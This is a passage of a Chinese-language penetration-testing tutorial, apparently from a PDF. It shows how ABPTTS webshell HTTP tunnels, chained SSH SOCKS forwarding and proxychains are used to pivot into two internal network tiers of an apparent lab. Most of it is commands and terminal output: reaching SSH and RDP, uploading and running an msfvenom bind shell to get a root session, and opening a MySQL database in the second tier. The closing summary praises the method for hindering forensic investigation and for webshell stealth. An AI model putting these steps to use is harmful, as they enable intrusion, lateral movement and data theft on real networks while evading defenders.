
接着,再把 abptts.jsp 传到目标二级内网下的 tomcat8 机器的指定站点目录下,然后再在本地的 kaliMaster 机器执行客户端进行连接,建立好第二层 http 加

密隧道

```
# python abpttsclient.py -c shellbox/config.txt -u http://127.0.0.1:8081/abptts.jsp -f 127.0.0.1:1389/192.168.5.14:22
```

最后,直接在本地的 kaliMaster 机器去连接本地的 1389 端口即可成功连到目标二级内网下的 Oldlnmp 机器的 22 端口上,实际效果如下

```
# ssh -p 1389 root@127.0.0.1
```



The image shows three terminal windows illustrating the process of setting up a reverse shell tunnel.

Terminal 1 (top): Shows the execution of `python abpttsclient.py` with various log messages. The logs indicate a successful connection to the target IP `192.168.4.32:8080` via `http://192.168.3.63:8080/abptts.jsp`. The connection ID is `C5F66EC1023FC79A`. The client channel is closed, and the tunnel is disengaged.

Terminal 2 (middle): Shows the execution of `python abpttsclient.py` with the same command as Terminal 1. The logs show the client ready to forward connections from `127.0.0.1:1389` to `192.168.5.14:22` via `http://127.0.0.1:8081/abptts.jsp`. A client connects to `127.0.0.1:1389`.

Terminal 3 (bottom): Shows the execution of `ssh -p 1389 root@127.0.0.1` from the kaliMaster machine. The user is prompted for a password. The terminal then shows the output of `ifconfig | grep inet`, displaying the network configuration for the kaliMaster machine, including the `192.168.5.14` interface. Finally, the terminal shows the output of `w`, displaying the system status and user information, including the user `root` connected from `192.168.5.32`.

8. 利用**双重ssh隧道+双重http加密隧道**交替封装的方式,灵活穿梭于目标一二级内网之间,实现方式比较简单,比如,我们现在可以通过在目标边界的Tomcat7机器和目标二级内网下的Tomcat8机器之间建立**双重ssh隧道+http加密隧道**,灵活访问目标一级内网下WebServer-IIS7机器的rdp和二级内网下Ubuntu16-LAMP机器的ssh,隧道的具体创建过程,如下

首先,还是先把abptts.jsp[隧道服务端]传到目标边界Tomcat7机器的指定站点目录下,并在本地kaliMaster机器执行客户端进行连接,建立好第一层http加密隧道

```
# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.63:8080/abptts.jsp -f 127.0.0.1:1222/192.168.4.32:22
```

之后,我们就开始依托目标二级内网下的Tomcat8机器开始封装第一层ssh隧道,注意,这一层隧道是通向4.*网段的,用于ssh动态转发的系统用户最好用root,包括上面也都是

```
# ssh -p 1222 -qTfnN -D 0.0.0.0:1081 root@127.0.0.1
```

```
# netstat -tulnp | grep 1081
```

```
# egrep -v "^$|#" /etc/proxychains.conf
```

```
random_chain
```

```
proxy_dns
```

```
tcp_read_time_out 15000
```

```
tcp_connect_time_out 8000
```

```
[ProxyList]
```

```
socks5 127.0.0.1 1081
```

接着,在本地的kaliMaster机器建立第二层http加密隧道,此处务必要理解清楚,当挂上proxychains以后就相当于是用目标二级内网下的Tomcat8机器帮我们访问

```
# proxychains python abpttsclient.py -c dp/config.txt -u http://127.0.0.1:8080/abptts.jsp -f 127.0.0.1:1223/192.168.5.32:22
```

然后,在本地的 kaliMaster 机器利用上面转到本地的 1223 端口继续建立起第二层 ssh 隧道,这一层隧道则是通向 5.* 网段的

```
# ssh -p 1223 -qTfnN -D 0.0.0.0:1082 root@127.0.0.1
```

最后,依然是在本地的 kaliMaster 机器上尝试同时访问目标的 4.*和 5.*网段

```
# proxychains ssh root@192.168.5.102 连接目标二级内网下的 Ubuntu-LAMP 机器的 ssh
```


```
root@ubuntu16-LAMP: ~
File Edit View Search Terminal Help
root@kaliMaster:~# proxychains ssh root@192.168.5.102
ProxyChains-3.1 (http://proxychains.sf.net)
|R-chain|-<-127.0.0.1:1081-<->-192.168.5.102:22-<->-OK
root@192.168.5.102's password:
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.4.0-87-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

102 packages can be updated.
50 updates are security updates.

Last login: Fri Mar  2 19:20:52 2018 from 192.168.5.32
root@ubuntu16-LAMP:~# hostname
ubuntu16-LAMP
root@ubuntu16-LAMP:~# w
 19:45:55 up  2:22,  2 users,  load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
root     tty1          pts/0        17:24    25:29  0.15s  0.11s  -bash
root     pts/0        192.168.5.32 19:45    3.00s  0.02s  0.00s  w
root@ubuntu16-LAMP:~#
```

```
# proxychains rdesktop -f -a 16 192.168.4.2:3389 -r sound:off -g 1024*768 连接目标一级内网下的 WebServer-IIS7 机器的 rdp
```



9. 通过 http 加密隧道访问内网指定机器上的 bind 型 shell,比如,我们现在想通过目标边界的 Tomcat7 机器来访问二级内网下的 Tomcat8 机器上的 bind 型

bash

先在 kaliMaster 机器上准备好对应的 payload

```
# msfvenom -p linux/x64/shell_bind_tcp LPORT=443 -f elf -o shell
```

然后把它丢到目标二级内网下的 Tomcat8 机器上去执行


```
# chmod +x shell
# ./shell &
# netstat -tulnp | grep 443
```

接着,再次回到本地的 kaliMaster 机器上建立起 http 加密隧道

```
# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.63:8080/abptts.jsp -f 127.0.0.1:4443/192.168.4.32:443
```

而后,打开 msf 直接 bind 到本地的 4443 端口上即可成功连接目标二级内网下的 Tomcat8 机器的 shell 端口上,实际效果如下

```
msf > use exploit/multi/handler
msf > set payload linux/x64/shell_bind_tcp
msf > set rhost 127.0.0.1
msf > set lport 4443
```



```
root@kaliMaster: /home/ABPTTS
File Edit View Search Terminal Help
root@kaliMaster:/home/ABPTTS# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.63:8080/abptts.jsp -f 127.0.0.1:4443/192.168.4.32:443
[2018-03-02 20:00:43.896630] -----[[ A Black Path Toward The Sun ]]]-----
[2018-03-02 20:00:43.896716]   ---[[           - Client -           ]]]---
[2018-03-02 20:00:43.896734]                               Ben Lincoln, NCC Group
[2018-03-02 20:00:43.896743]                               Version 1.0 - 2016-07-30
[2018-03-02 20:00:43.955732] Listener ready to forward connections from 127.0.0.1:4443 to 192.168.4.32:443 via http://192.168.3.63:8080/abptts.jsp
[2018-03-02 20:00:43.955840] Waiting for client connection to 127.0.0.1:4443
[2018-03-02 20:01:18.377859] Client connected to 127.0.0.1:4443
[2018-03-02 20:01:18.378004] Waiting for client connection to 127.0.0.1:4443
[2018-03-02 20:01:18.378119] Connecting to 192.168.4.32:443 via http://192.168.3.63:8080/abptts.jsp
[2018-03-02 20:01:18.604291] Server set cookie JSESSIONID=1CE1677B72CF21BF7390E30447723B62; Path=/; HttpOnly
[2018-03-02 20:01:18.604345] [(S2C) 192.168.4.32:443 -> 127.0.0.1:4443 -> 127.0.0.1:42273 (Connection ID: 68DD67C855D64006)]: Server created connection ID 68DD67C855D64006
[2018-03-02 20:01:40.096660] [(C2S) 127.0.0.1:42273 -> 127.0.0.1:4443 -> 192.168.4.32:443 (Connection ID: 68DD67C855D64006)]

root@kaliMaster: ~
File Edit View Search Terminal Help
msf exploit(handler) > exploit
[*] Exploit running as background job 4.

[*] Started bind handler
msf exploit(handler) > [*] Command shell session 5 opened (127.0.0.1:35245 -> 127.0.0.1:4443) at 2018-03-02 20:08:49 +0800

msf exploit(handler) > sessions -i 5
[*] Starting interaction with 5...

id
uid=0(root) gid=0(root) groups=0(root)
w
 20:08:59 up 14:39,  2 users,  load average: 0.00, 0.01, 0.05
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
root      tty1                    Thu18   19.00s  0.56s  0.00s  w
root      pts/2    tomcat8        19:12   24:51  0.00s  0.00s  -bash
```

10. 通过 http 加密隧道尝试脱取目标二级内网下的数据,比如,通过在本地的 kaliMaster 机器上和目标边界的 Tomcat7 机器上建立一层 http 加密隧道,然后再通过此隧道在目标二级内网下的 Tomcat8 机器上建立 ssh 隧道来访问同级内网下的 Oldlntp 机器的 mysql,过程比较简单,如下

依照上面的思路,先在本地的 kaliMaster 机器上建立好第一层 http 加密隧道

```
# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.63:8080/abptts.jsp -f 127.0.0.1:1222/192.168.4.32:22
```

而后,利用上面的 http 加密隧道在目标二级内网下的 Tomcat8 机器上再建立一层 ssh 隧道,这样我们就可以通过 socks 代理访问整个目标二级内网下的机器了

```
# ssh -p 1222 -qTfnN -D 0.0.0.0:1081 root@127.0.0.1
```

```
# netstat -tulnp | grep 1081
```

```
# egrep -v "^\$|#\" /etc/proxychains.conf
```

```
random_chain
```

```
proxy_dns
```

```
tcp_read_time_out 15000
```

```
tcp_connect_time_out 8000
```

```
[ProxyList]
```

```
socks5 127.0.0.1 1081
```

如下,直接在本地的 kaliMaster 机器上访问目标二级内网下的 Oldlntp 机器的 mysql

```
# proxychains mysql -uroot -p -h 192.168.5.14 -P 3306
```

```
root@kaliMaster: /home/ABPTTS
File Edit View Search Terminal Help
root@kaliMaster:/home/ABPTTS# python abpttsclient.py -c shellbox/config.txt -u http://192.168.3.63:8080/abptts.jsp -f 127.0.0.1:1222/192.168.4.32:22
[2018-03-02 20:11:21.289058] -----[[[ A Black Path Toward The Sun ]]]-----
[2018-03-02 20:11:21.289197] ---[[[ - Client - ]]]---
[2018-03-02 20:11:21.289234] Ben Lincoln, NCC Group
[2018-03-02 20:11:21.289289] Version 1.0 - 2016-07-30
[2018-03-02 20:11:21.299826] Listener ready to forward connections from 127.0.0.1:1222 to 192.168.4.32:22 via http://192.168.3.63:8080/abptts.jsp
[2018-03-02 20:11:21.299926] Waiting for client connection to 127.0.0.1:1222
[2018-03-02 20:12:27.212996] Client connected to 127.0.0.1:1222
[2018-03-02 20:12:27.213099] Waiting for client connection to 127.0.0.1:1222
[2018-03-02 20:12:27.213265] Connecting to 192.168.4.32:22 via http://192.168.3.63:8080/abptts.jsp
[2018-03-02 20:12:27.279705] Server set cookie JSESSIONID=D708B20E4724B7E9AC69F7F3CE0FFABC; Path=/; HttpOnly
[2018-03-02 20:12:27.279775] [(S2C) 192.168.4.32:22 -> 127.0.0.1:1222 -> 127.0.0.1:47326 (Connection ID: 4AB02ECF504544EA)]: Server created connection ID 4AB02ECF504544EA

root@kaliMaster: ~
File Edit View Search Terminal Help
root@kaliMaster:~# proxychains mysql -uroot -p -h 192.168.5.14 -P 3306
ProxyChains-3.1 (http://proxychains.sf.net)
Enter password:
|R-chain|-<>-127.0.0.1:1081-<><>-192.168.5.14:3306-<><>-OK
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 2
Server version: 5.6.27 MySQL Community Server (GPL)

Copyright (c) 2000, 2017, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| bWAPP |
| klion |
| mysql |
+-----+
```

11, 加密 nmap 端口扫描

12, 加密 hydra 服务端口内网爆破

简单小结:

优势在于隧道加密, 尽可能加大对方的取证难度, 即使在没有 vps 的情况下, 我们也依然能轻松实现本地内网到目标内网的双内网通信, 相对比较轻量, 只需要一个 web 后端脚本, 即可灵活创建隧道, 相对于其它的工具, webshell 的隐蔽性更强, 也更利用于我们控制, 且暂时不用考虑免杀等一系列的其它问题, 对目标系统除了必要的脚本解析环境, 几乎不再需要任何的依赖, 另外, 隧道的建立方式也非常简单, 极易上手, 关键还是在于, 对整个隧道的转发流程思路在大脑中要时刻保持清晰, 只要别被这些搞迷糊了, 这些工具对你来讲, 基本都是看一眼就能马上上手, 有些可能只是表面上看起来比较复杂, 但根本经不起仔细琢磨理解, 其实这些都比较简单, 毕竟, 我们都只是个使用者, 而并不需要你具体实现, 不管外壳怎么变, 其底层始终是万变不离其宗的, 大家尽可能多在实践中理解吧, 如果真的有兴趣, 不妨直接去深入研究下代码, 相信会学到的更多, 对了, 关于脚本自身的各个选项的用途说明, 大家 -h 一下就看到了, 都非常简单, 这里也就不再多做说明了, 祝, 好运 :)

作者 : klion